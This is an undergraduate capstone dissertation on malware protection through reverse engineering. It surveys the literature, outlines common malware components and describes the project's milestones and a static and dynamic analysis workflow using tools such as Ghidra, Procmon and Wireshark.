Dissertation on

"Malware Protection Using Reverse Engineering"

Submitted in partial fulfilment of the requirements for the award of degree of

Bachelor of Technology
in
Computer Science & Engineering

UE20CS390A – Capstone Project Phase - 1

Submitted by:

Pavan R Kashyap	**PES1UG20CS280**
Phaneesh R Katti	**PES1UG20CS281**
Hrishikesh Bhat P	**PES1UG20CS647**
Pranav K Hegde	**PES1UG20CS672**

Under the guidance of

Prof. Prasad B Honnavalli
Director C-ISFCR

January - May 2023

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
FACULTY OF ENGINEERING
PES UNIVERSITY
(Established under Karnataka Act No. 16 of 2013)
100ft Ring Road, Bengaluru – 560 085, Karnataka, India

PES UNIVERSITY

(Established under Karnataka Act No. 16 of 2013)
100 Feet Ring Road, Bengaluru – 560 085, Karnataka, India

FACULTY OF ENGINEERING

CERTIFICATE

This is to certify that the dissertation entitled

'Malware Protection Using Reverse Engineering'

is a bona fide work carried out by

Pavan R Kashyap	**PES1UG20CS280**
Phaneesh R Katti	**PES1UG20CS281**
Hrishikesh Bhat P	**PES1UG20CS647**
Pranav K Hegde	**PES1UG20CS672**

in partial fulfilment for the completion of sixth semester Capstone Project Phase - 1 (UE19CS390A) in the Program of Study - **Bachelor of Technology in Computer Science and Engineering** under rules and regulations of PES University, Bengaluru during the period Jan. 2022 – May. 2022. It is certified that all corrections / suggestions indicated for internal assessment have been incorporated in the report. The dissertation has been approved as it satisfies the 6th semester academic requirements in respect of project work.

Signature Prof. Prasad B Honnavalli Director C-ISFCR	Signature Dr. Shylaja S S Chairperson	Signature Dr. B K Keshavan Dean of Faculty

External Viva

Name of Examiner **Signature**

DECLARATION

We hereby declare that the Capstone Project Phase - 1 entitled

"Malware Protection Using Reverse Engineering" has been carried out by us under the guidance of **Professor H B Prasad** and co-guide **Assistant Professor Sushma E** and submitted in partial fulfilment of the completion of sixth semester of **Bachelor of Technology** in **Computer Science and Engineering** of **PES University, Bengaluru** during the academic semester January – May 2023. The matter embodied in this report has not been submitted to any other university or institution for the award of any degree.

PES1UG20CS280	**PAVAN R KASHYAP**	_____
PES1UG20CS281	**PHANEESH R KATTI**	_____
PES1UG20CS647	**HRISHIKESH BHAT P**	_____
PES1UG20CS672	**PRANAV K HEGDE**	_____

ACKNOWLEDGEMENT

We would like to express our gratitude to our project Guide **Professor Prasad B Honnavalli** and Co-Guide **Assistant Professor Sushma E**, Department of Computer Science and Engineering, PES University, for his guidance, assistance, and encouragement throughout the development of this UE20CS390A - Capstone Project Phase – 1.

We are grateful to the project coordinator, **Dr. Priyanka H**., Department of Computer Science and Engineering, PES University & the supporting staff for organizing, managing, and helping the entire process.

We are grateful to our review panel members, **Assistant Professor Dr. Sapna V M** and **Associate Professor Dr. Ashok Patil**, Department of Computer Science and Engineering, PES University for providing us their value feedback and helping us improve through the entire process.

We take this opportunity to thank **Dr. Shylaja S S**, Chairperson, Department of Computer Science and Engineering, PES University, for all the knowledge and support we have received from her.

We are grateful to **Dr. M. R. Doreswamy**, Chancellor, PES University, **Professor Jawahar Doreswamy**, Pro Chancellor – PES University, **Dr. Suryaprasad J**, Vice-Chancellor, **Dr. B.K. Keshavan**, Dean of Faculty, PES University for providing us various opportunities and enlightenment during every step of the way.

We are also grateful to our fellow peer **Mr. Nytik Birudavolu**, a student of Department of Computer Science, Semester VI, for aiding us during the project.

Finally, this project could not have been completed without the unwavering support and encouragement we have received from our **Parents**.

TABLE OF CONTENTS

*HLD – High Level Design

1. INTRODUCTION

Cybersecurity is a critical aspect in today's world, where digital technologies are pervasive and play a fundamental role in various aspects of our lives. It encompasses a range of measures, practices, and technologies designed to protect computer systems, networks, and data from unauthorized access and malicious attacks. Because of our growing reliance on technology, cybersecurity is now crucial for guaranteeing the **availability**, **confidentiality**, and **integrity** of digital systems. Malware is one of the biggest risks to cybersecurity, posing a serious risk to people, businesses, and even nations.

Malware, or malicious software, refers to a broad category of software designed to infiltrate or damage computer systems without the user's consent. According to recent statistics [2.a] the number of malware attacks worldwide amount to **6 billion USD** annually even with anti-virus software in place. These numbers highlight the pressing need for effective malware analysis techniques to understand the inner workings of malware and develop appropriate countermeasures.

2. PROBLEM STATEMENT

The lack of in-depth research and documentation in this field creates a gap in knowledge and hinders the development of robust countermeasures.

The main aim of this capstone project is to conduct an extensive and thorough examination of prominent malware examples, such as "**WannaCry**" and "**Stuxnet**," in order to unveil their functionalities, tactics, and techniques. The focus of this malware analysis project is primarily on Windows-related malware. This choice is based on the fact that **Windows systems** are known to be **more vulnerable to malware attacks** compared to other operating systems. According to recent statistics, among operating systems that is most affected by malware, Windows stands at **83%** [2.b]. By narrowing the scope to Windows malware, the analysis can delve deeper into the intricacies of these specific threats and provide more targeted insights and recommendations for Windows-based systems. The malware analysis process will include a comprehensive set of procedures that involve utilization of advanced static and dynamic open-source tools such as **Ghidra** and **Procmon**.

Additionally, this project will explore practical strategies and recommendations for reducing the potential damage caused by malware while also providing insightful information about the thoughts of attackers.

The findings will be shared through a research paper that caters to technical audiences, ensuring accessibility and relevance. Additionally, reports will adopt a beginner-friendly approach, providing comprehensive assistance to beginners.

3. PROJECT NOVELTY

The novelty of this project lies in addressing the existing gaps in the field of cybersecurity and reverse engineering, which includes limited available resources for beginners and the absence of a comprehensive reference for providing insights into the complete journey of malware reverse engineering. To overcome these challenges, this project offers extensive reports that guides beginners and professionals step-by-step through the process of reverse engineering malware. Appropriate reports will be made available for both the classes of target audience.

To achieve this goal, it would be better to understand the perspectives of both defenders and attackers. Hence, in Phase 1, a unique approach was adopted by splitting the team into two: the first team is responsible for creating customized simple malware, and the second team, unaware of the malware functionality, is tasked with analysing and dissecting the malware. By reporting the observations and discoveries, this collaborative effort provides valuable **insights** into the **mindset of both attackers and defenders**, enhancing the understanding of malware behaviour and defence mechanisms.

This project offers an **API** [Application Programming Interface] **cheat sheet**, providing detailed information about their functionality, **DLLs** [Dynamic Link Libraries], and their potential exploits. This resource is specifically designed to cater to the needs of ethical researchers and analysts in the field, consolidating essential information into a single reference. It aims to address the lack of accessible information online by consolidating essential knowledge into one centralized source.

The project also includes comprehensive reports on these custom-made malware samples, which will be made available, enabling researchers and analysts to study them in detail. The fact that makes these reports unique and reliable is that it reveals features of malware step by step as it is being discovered through analysis, which is not a practice followed by many reports available online.

Overall, the novelty of this project lies in its comprehensive and beginner-friendly approach to reverse engineering malware, the unique team collaboration, the availability of custom malware samples, and the provision of an **API cheat sheet**, all of which contribute to advancing the knowledge and skills of cybersecurity professionals and enthusiasts. By undertaking this project, we aim to **contribute to** the advancement of **cybersecurity knowledge** and **equip individuals and organizations** with the necessary **tools** and **knowledge** to combat the ever-evolving landscape of malware threats.

4. LITERATURE SURVEY

4.1. Introduction:

We have gone through several of the resources available to get introduced and understand more on malware analysis and the techniques used for various types of analysis such as Static, Dynamic and Hybrid Analysis. These research and survey papers, including some informational blogs, gave us some insight on the analysis that must be understood and performed throughout our learning. In the below sections, we present to you the main findings of various literatures available on our topic.

4.2. Literature Review:

4.2.1 Understanding Ghidra:

Cybersecurity experts can analyse malware with the help of a range of free technologies that are available to them. A malware analyst may examine a malware sample's operation without executing it, thanks to Ghidra, a free program that was initially introduced a few years ago and has since gained some notoriety for being able to dismantle malware. This is helpful since the analyst can map out the infection by looking at the code.

Ghidra presents the malware's assembly code and enables user navigation through it without changing the settings or memory of the analysis device. Ghidra is a program that finds and maps out functions that may be of further interest to a malware analyst.
The book mentioned in the reference has served as our guide for understanding the tool.
Ghidra Text Book: **The Ghidra Book - The Definitive Guide** (refer to ‘Resources’ section under Appendix – B)

4.2.2. Static Analysis:

The daily use of millions of harmful programs has increased due to the development of computer technology. Different malware analysis techniques assume that some of the malware code is accessible, which is not always true. Security experts from across the world report malware-based cyberattacks on a regular basis. Software reverse engineering is the process of analysing a software system in its entirety or in part to derive design, knowledge, code, and implementation details without having to look at the source code.

The debugger was mostly used and explained in this work to explore static and dynamic malware analysis techniques. Getting rid of packaging as a result. Initial findings are promising, and they have utilised a disassembler to learn more about the malware's behaviour.

The most prevalent method of identifying malware traits is through forensic examination of executables or binary files. Reverse engineering is used to better understand and comprehend the purpose of malware code segments on executables at many levels, including raw binaries, assembly codes, libraries, and function calls. They employed static methodologies (a reverse process and examination of the code structure did not always offer run-time behaviour of executables) to better reveal the program's hidden intent.

The malware attack's opening phase is the spreading tactic. It outlines the methods it uses to get access, ranging from social engineering to a specific vulnerability found in unpatched software installed on the target system.
The traditional method of generating signatures based on the hash function of a malware is not effective for some malwares like ransomwares since it can be bypassed.

4.2.3 Dynamic Analysis:

Understanding how malware acts and what evasion strategies it could use is vital before creating defences against malicious software. This article provided a thorough review of cutting-edge analysis methods as well as the tools that let analysts rapidly and thoroughly learn the necessary information about the behaviour of a malware instance.

Dynamic analysis tools were created in response to malicious software's ever-evolving use of evasion tactics (such self-modifying code) to avoid static analysis. Most dynamic analysis tools provide functionality that tracks whether system calls or APIs are made by the sample being examined.

Software uses system calls and API invocations to communicate with its surroundings. Multiple function calls can be grouped semantically by looking at the parameters passed to these API and system functions. Additionally, several analysis tools offer the capability to watch how delicate data is handled and distributed throughout the system. An analyst can use this information as a hint to determine the kind of data that a malware sample processes. As a result, an analyst can spot steps taken to complete a sample's sinister duties.

These reports may be used to create behavioural profiles, which can then be clustered to group samples with comparable behavioural tendencies into cohesive groupings (such as families). Additionally, based on this data, it is possible to choose which fresh malware samples need to be manually inspected and given priority for in-depth analysis. An analytic tool can automatically develop behavioural profiles of new threats in order to do this, which can then be compared with the clusters.

While samples with behavioural profiles that are close to an existing cluster are likely variations of that family, profiles that deviate significantly from all clusters likely pose a new threat that is worth further investigation. This prioritisation is required because attackers may now release hundreds of new malwares instances every day thanks to tools like polymorphic encodings and packaged binaries.

Although such samples might elude static signature matching, dynamic analysis may be able to identify them as belonging to a particular malware family due to their similar behaviour.

The knowledge an analyst obtains from these analytic tools enables a greater comprehension of the behaviour of a malware instance, establishing the groundwork for the timely and suitable implementation of countermeasures.

4.4. Conclusion:

Ghidra is a free program that enables malware analysts to examine a malware sample without executing it. It presents the malware's assembly code and enables user navigation through it without changing the settings or memory of the analysis device. This is helping to reduce the destructive power of malware and its associated software.

Software reverse engineering is the process of analysing a software system in its entirety or in part to derive design, knowledge, code, and implementation details without having to look at the source code. The debugger was mostly used to explore static and dynamic malware analysis techniques. Findings from the analysis are promising and a disassembler has been utilised to learn more about the malicious behaviour.

Reverse engineering is used to better understand and comprehend the purpose of malware code segments on executables. This technique employs a combination of static and dynamic methodologies to better reveal the program's hidden intent. Static analysis tools were created to avoid malware execution and provide functionality to track whether system calls or APIs are made by the sample being examined. Analysts can use this information to spot steps taken to complete a sample's analysis.

5. PHASE – 1 GOALS

5.1 Understanding Tools and simple malware analysis.

5.1.1 Literature Survey:

Literature survey of papers on malware analysis, reverse engineering and malware analysis tools has been done. Some of its results and understanding of tools has been used to make our understanding on the topic better. There are some conclusions we have drawn with the help of Literature Reviews and has been incorporated in our project. More information on the same has been given in the previous section.

5.1.2 Comprehension of Tools:

Static and dynamic analysis tools like Ghidra and Procmon (Process Monitor) has been comprehended. And many other tools like WinHex (for Binary Reconnaissance), Strings utility (for understanding and analyse various strings used in an executable), and other tools for Static and Dynamic Analysis has been used and understood deeply for further analysis on different malwares.

5.1.3 Analysis of Simple Malware:

Detailed analysis of a simple, beginner level malware or unintended behaviour of a program has been reported in the weekly reports mentioned below and the summarized description on the same is given in further sections regarding Milestones.

5.1.4 Weekly Reports:

Weekly reports regularly on the findings for every week have been provided.
Week-1, Week-2, Week-3, Week-4 and Week-5 (Links provided under 19.4)

5.1.5 Malware Analysis Report:

Exhaustive report on malware analysis has been completed. This report summarizes all our findings.

6. COMPONENTS OF A REAL-WORLD MALWARE




Fig 1: Components of a malware sample

Any malware sample out in the real-world market, is usually made up of one or more of the following features:

A) **Payload** – The payload is the most critical part of the malware sample. This section holds the code that carries out the primary objective of the sample. For example, encrypting the contents of a directory, logging the keystrokes of a user etc.

B) **Packers –** Packers encapsulate the source code and use anti-reverse engineering techniques to hide the actual contents of the code. They compress the source executable and obfuscate/mask the identity of the source code, thereby trying to prevent it from detection.

C) **Command and Control (C2) --** Malware executables communicate with malicious servers and exfiltrate the data collected from the victim. Attackers use C2 to provide instructions and deploy new payloads (executables, DLLs etc.) onto the intended target for further damage.

D) **Persistence –** Malware samples ensure that they persist on the user system, so they can continue their damage on the victim machine. Persistence ensures that merely deleting them does not remove their trace/existence from the victim machine thereby ensuring stealth and armouring. Registries, schedulers, and services are common mechanisms used by malware to stay persistent on the hosts.

E) **Propagation mechanisms –** Malware samples use propagation mechanisms to propagate into other host machines and deploy mutated/polymorphic/regular samples of themselves onto it. The aim of propagation is to infect as many hosts as possible, to increase the impact and damage caused by the sample. This propagation can happen over the network (Ethernet connected, LAN, WAN etc.), via thumb/USB drives or through social engineering attacks (phishing, spear phishing, whaling etc.).

F) String and Function Obfuscation – Obfuscation is the process of hiding/obscuring certain details or artifacts from the sample. By obfuscating function calls and strings in the malware sample, attackers can lead the analysts astray. Attackers can mask the true behaviour of the sample and ensure that defenders are unable to understand its core functionalities.

The list provided above is comprehensive and summarizes most malware samples. However, certain samples can have more specific components embedded into them, depending on their misuse case, and intended functionality.

Some of these additional components include:

A) **Droppers and Downloaders –** Droppers are normal samples whose mail goal is to drop a malicious executable/sample into the victim machine. Similarly, downloaders connect to malicious servers and download malicious payloads into the host for damage. Although, they align with C2, they are components on their own and have functionalities that coincide with C2.

B) **Rootkits –** These malicious samples modify the operating system/kernel to hide the malicious activities being carried out. They use techniques like DLL API hooking, to mask legitimate API calls with pseudo calls, masking the actual behaviour of the sample.

C) **PowerShell and Bash scripts -** PowerShell and Bash scripts are not inherently malicious. However, attackers commonly use these scripting language embeddings to exploit the system's vulnerabilities, route through its inherent defences, escalate privileges and carry out attacks.

7. WORK BREAKDOWN

As observed previously, a real-world malware sample contains various components that work cohesively together to carry out the attack. If we are to tackle real-world malware samples, then we must understand all these components in isolation and greater detail first. To do so, we break down our work into several milestones.

We learn the revelant skills, tools and concepts required for that milestone first. We then organise hands-on activities from the attacker's and defender's perspective to understand the difficulties and intricacies involved.

This phase is broken down into 5 primary milestones. They are-

A) **Understanding DLL APIS – MILESTONE 1**

In this milestone, we primarily focus on understanding what DLLs are, what DLL API calls are and what their importance is in reverse engineering? We use a simple keylogger executable to understand the same.

B) **Understanding Encryption Malware – MILESTONE 2**

To tackle real-world ransomware, it is essential to start small and understand how to statically analyze encryption malware. In this milestone, we analyze a slightly malicious encryption malware using Ghidra and ProcMon.

C) **Registry and Persistence – MILESTONE 3**

We focus on understanding how Registries help in persistence. We extend the previous malware sample to work with registries. In this milestone, we analyze the behaviour of ProcMon and understand the importance of Autoruns for boot processes.

D) **Obfuscation – MILESTONE 4**

In this milestone, we understand prevelant string and function obfuscation techniques commonly used by attackers. We modify our previous executable and try to obscure the visible API calls and strings in it. We briefly delve into dowloaders and understand how malicious DLLs can be downloaded and exploited by samples.

E) **Command and Control (C2) – MILESTONE 5**

We analyze the working of Command and Control by connecting the victim to a server host. We analyse the network aspects involved in the interaction using ProcMon and Wireshark. We understand the use of obfuscated strings and steganography for provision of commands to the target/victim.

The exit criteria for every milestone was a consolidated report that included all the analysis and understanding. These reports are neatly collated with all relevant information that is necessary for that milestone. They will serve as a reference for us, going ahead. The links to those reports are provided in Appendix B.

These milestones were accomplished in the same chronological order that they are mentioned above. These milestones were laid out over the course of this phase, and the WBS diagram shown below summarizes the week-wise breakdown of it.

Phase 1 Work Breakdown Structure:	Literature Survey and Understanding Tools	JAN 01 – JAN 20 2023
	Review – 1	JAN 23 2023
	MILESTONE 1 – Understanding DLL APIS	JAN 25 – FEB 10 2023
	MILESTONE 2 – Understanding Encryption Malware	FEB 15 – FEB 28 2023
	Review 2	MAR 03 2023
	MILESTONE 3 – Registry and Persistence	MAR 05 – MAR 20 2023
	MILESTONE 4 – Obfuscation	MAR 25 – APR 10 2023
	MILESTONE 5 – Command and Control(C2)	APR 12 – APR 20 2023
	REVIEW – 3	APR 21 2023
	CONSOLIDATION – Documentation & Finishing Touches	APR 22 – APR 30 2023
	CONCLUSION – ESA REVIEW	MAY 03 2023

Table 1: Work Breakdown Structure (WBS) diagram for Phase 1

8. ARCHITECTURE

High Level Design

System Specifications

8.1. High-Level Diagram:




Fig 2: High-Level Design

For this project, the malware samples for the analysis have been taken from different Internet sources and customized to suit our needs. A USB Drive was used to transfer these samples to the isolated network (comprising two systems with FlareVM) for analysis.

8.2. Dependencies:

8.2.1. Malware Source

We acquired the malware sample from various sources such as **malwarebazaar.com** and **GitHub** repositories. We also sought help from our fellow peer who has been acknowledged.

8.2.2. Maliciousness of the given malware

The range or the measure of the malware's maliciousness has been computed by using software like **Virustotal.com**, **PEStudio**, etc. We define our own metric, **Malicioz-meter** which gives us the percentage of how many anti-virus software flags that malware sample as dangerous.

8.3. Data Flow Diagrams:




Fig 3: Data-Flow Diagram

After acquiring the source code through various sources, we have analysed the executable using different tools and techniques.

8.4. Constraints:

8.4.1. Network Constraints:

Numerous network restrictions have an impact on the analysis process. These restrictions include:

a. **Network connectivity** - Our malware analysis team may need different protocol and network access in order to carry out certain operations or connect to its command-and-control server. The given malware may not operate as planned and crucial information may be overlooked if our network setup does not support this connectivity. Thus, hindering our analysis through network point of view.

b. **Restrictions imposed by firewalls and proxies** - The given malware may try to get over or get around firewalls and proxies in order to interact with its command-and-control server or to download further harmful payloads. The breadth of the study may be constrained if the firewall or proxy constraints in our network environment prevent the malware from operating as planned and missing important details on the sample.

8.4.2. Resource Constraints:

a. **Hardware** - The amount of processing power, memory, and storage needed for malware investigation might be enormous. To run and examine the malware securely, the analyst might need to employ specialised hardware, such as virtual machines or sandbox environments.
b. **Data** - Access to pertinent data, such as malware sample's details and, source code, resources regarding more information on the same is necessary for malware research. This data can be difficult to obtain, especially if the malware has already been detected and removed by security software.
c. **Lack of Integrated Tools** – Tools we use needs high skillset and understanding on the way it is used and there is no standardized form for malware analysis and tools. We need to use and learn different tools for different functionalities and find how a tool usage can be optimised ourselves.

8.4.3. Time Constraints:

a. **Threats that change quickly** - Malware threats are always changing, and new variations can appear quickly. This might make it challenging to stay current on dangers and to timely analyse them.
b. **Malware complexity** - Some malware may be complicated, with numerous levels of encryption and obfuscation. With time constraints, it might be difficult to analyse such malware as it may need a lot of knowledge and effort.
c. **Limited access to data** - It might be challenging and time-consuming to get malware samples, network captures, and other pertinent data. It may be difficult to carry out a full study if the analyst does not have access to these data.

9. MALWARE ANALYSIS WORKFLOW

Analysis workflow is a systematic process followed by us during malware analysis to understand the behaviour, functionality, and potential risks posed by malicious software. It involves a combination of static and dynamic analysis techniques, testing, and documentation. The workflow ensures a structured approach to uncovering vital information about malware, identifying its impact on systems, and providing insights for defence and mitigation strategies. By following an analysis workflow, analysts can efficiently gather evidence, make accurate assessments, and generate comprehensive reports, which can help target audience better understand the malware along with malware analysis process.

The workflow we followed are as follows:

a. Hex Editor
b. Strings and PE Studio
c. Static Analysis
d. Dynamic Analysis
e. Verification & Testing
f. Additional Findings
g. Report and Collate

9.1 WORKFLOW

9.1.1 HEX EDITOR

Initially the **Hex Editor** tool is used to examine the binary contents of a file such as signature or header of the malware executable, any header sections of executable, etc. By analysing the hexadecimal representation, it helps identify the file type, file header sections, and potentially detect any suspicious or malicious files. This must be followed since just by looking into the file extension, we cannot classify it as executable. A **'.exe'** extension can easily be overwritten with any other extensions and therefore, this has to be verified.

9.1.2 STRINGS

Once we know that a file is executable, the Strings tool is employed to extract readable strings from the executable. This allows us to identify important information such as **URLs**, **API** calls, **IP** addresses, encryption keys, or any hardcoded data that can provide insights into the malware's behaviour and purpose.

9.1.3 STATIC ANALYSIS:

Static analysis involves examining the malware executable without executing it. Disassemblers like **Ghidra** are used to analyse the code structure, functions, and overall logic of the malware. This step helps understand the malware's functionality, potential vulnerabilities, and any obfuscation techniques employed.

9.1.4 DYNAMIC ANALYSIS

Dynamic analysis involves executing the malware in a controlled environment (e.g., virtual machine) to observe its behaviour, interactions, and network activity. Tools like **Process Monitor** are utilized to monitor and analyse the malware's runtime activities. This helps uncover additional functionalities, such as file system modifications, network communication, or system-level interactions.

9.1.5 TESTING:

During testing, the analyst verifies the conclusions and assumptions made during static and dynamic analysis. This can involve further experimentation, altering system configurations, or **performing controlled interactions** with the malware. The goal is to validate the analysis findings and ensure accuracy.

9.1.6 ADDITIONAL FINDINGS:

Throughout the analysis process, additional findings or insights may arise, such as new malware variants or similarities to known malware families, **additional vulnerabilities** or tactics employed. These additional findings can contribute to threat intelligence and future research.

9.1.7 REPORT AND COLLATE:

Finally, all the findings, observations, and conclusions are documented and collated into a comprehensive report. The report includes detailed analysis results, identified indicators of compromise (**IOCs**), behavioural patterns, and recommendations for mitigation or defence strategies. A report **following the order in which the analysis was carried** out serves as a valuable reference for future use, knowledge sharing, and further research.

9.2 TOOLS EMPLOYED

After conducting thorough research to identify the most suitable tools for our needs, we have selected the following open-source options.

9.2.1 WinHex Editor

WinHex is a robust hex editor that enables direct manipulation and a thorough view of binary files and file structures. It is a popular option for in-depth investigation of file signatures and structures because it has advanced features like sector-level editing and disc cloning.

9.2.2 PEStudio

PE Studio is a specialised programme for inspecting and alerting executable files that contain **DLLs** that might be dangerous. It offers a thorough analysis of **DLLs**, emphasising questionable or harmful code, dependencies, and imports to help detect malware. The detection is done by PE studio through heuristics, signatures, DLL APIs behaviour, etc.

9.2.3 Ghidra

For static analysis, Ghidra, an open-source software reverse engineering tool released by NSA, provides a large selection of tools. It is a popular option for in-depth analysis of malware code because of its sophisticated features, such as disassembly and de-compilation capabilities, which support numerous architectures.

9.2.4 Process Monitor 

A potent tool for dynamic analysis, Procmon (Process Monitor) records system-level occurrences like file system changes, registry changes, and network activities. It enables analysts to track and examine malware's behaviour while it is running, giving them insights on how it affects the system.

9.2.5 Registry Editor 

A built-in Windows utility called Registry Editor permits viewing and modifying the Windows Registry. When analysing malware that alters registry keys or adds harmful entries, it is useful since it enables analysts to comprehend the effects of the virus on the system. Since verification can be carried out by viewing the alleged registry paths, this tool can also be utilised during the testing phase.

9.2.6 Autoruns 

A Windows tool called Autoruns locates and examines applications that the operating system launches automatically. It aids in spotting harmful or dubious programmes that malware might exploit to stay on the system. We learn about the persistence mechanisms of the infection by analysing starting programmes.

9.2.7 Wireshark 

Wireshark is commonly used in malware analysis to capture and analyse network traffic generated by malware. By inspecting packet-level data, analysts can identify communication patterns, detect command and control (C2) traffic, and uncover potential malicious activities. Wireshark provides valuable insights into the behaviour and network interactions of malware, aiding in understanding its functionality and helping with mitigation strategies.

Each tool serves a specific purpose and contributes to a well-rounded malware analysis workflow.

10. DISCLAIMER

- We provide an overview of all the milestone reports in the document ahead. It must be noted that they are brief and summarize the detailed work that has been done in every milestone. The detailed reports contain a plethora of information on our observations, understanding and conclusions. If you wish to read the detailed reports, then the links for the same are provided in the Appendix B section of this document.

- All the malware samples used have been carefully crafted in a controlled environment to ensure that their functionalities are limited to the milestone at hand. If you wish to access the source code (and/or executables), you can route to our GitHub repository link provided in the Appendix B section of the document.

- All the malware samples generated are strictly used for educational purposes only. They are all executed in a containerized environment to ensure safety. The aim of generating them is to assist us with reverse-engineering something whose scope we know.

- Malware Analysis is risky and dangerous. Special care has been taken while analysing these samples to ensure that none of the systems/nodes in the network are infected.

- Suitable precautions have to be taken, should you wish to execute and analyse the malware samples in our GitHub repository. Brief guidelines and safety rules are provided as a separate manual in the Appendix B section. The guidelines are generalized; if you wish to know the exhaustive guidelines to follow for a specific sample, you can drop an e-mail to infected02capstone@gmail.com and we will provide you the same.

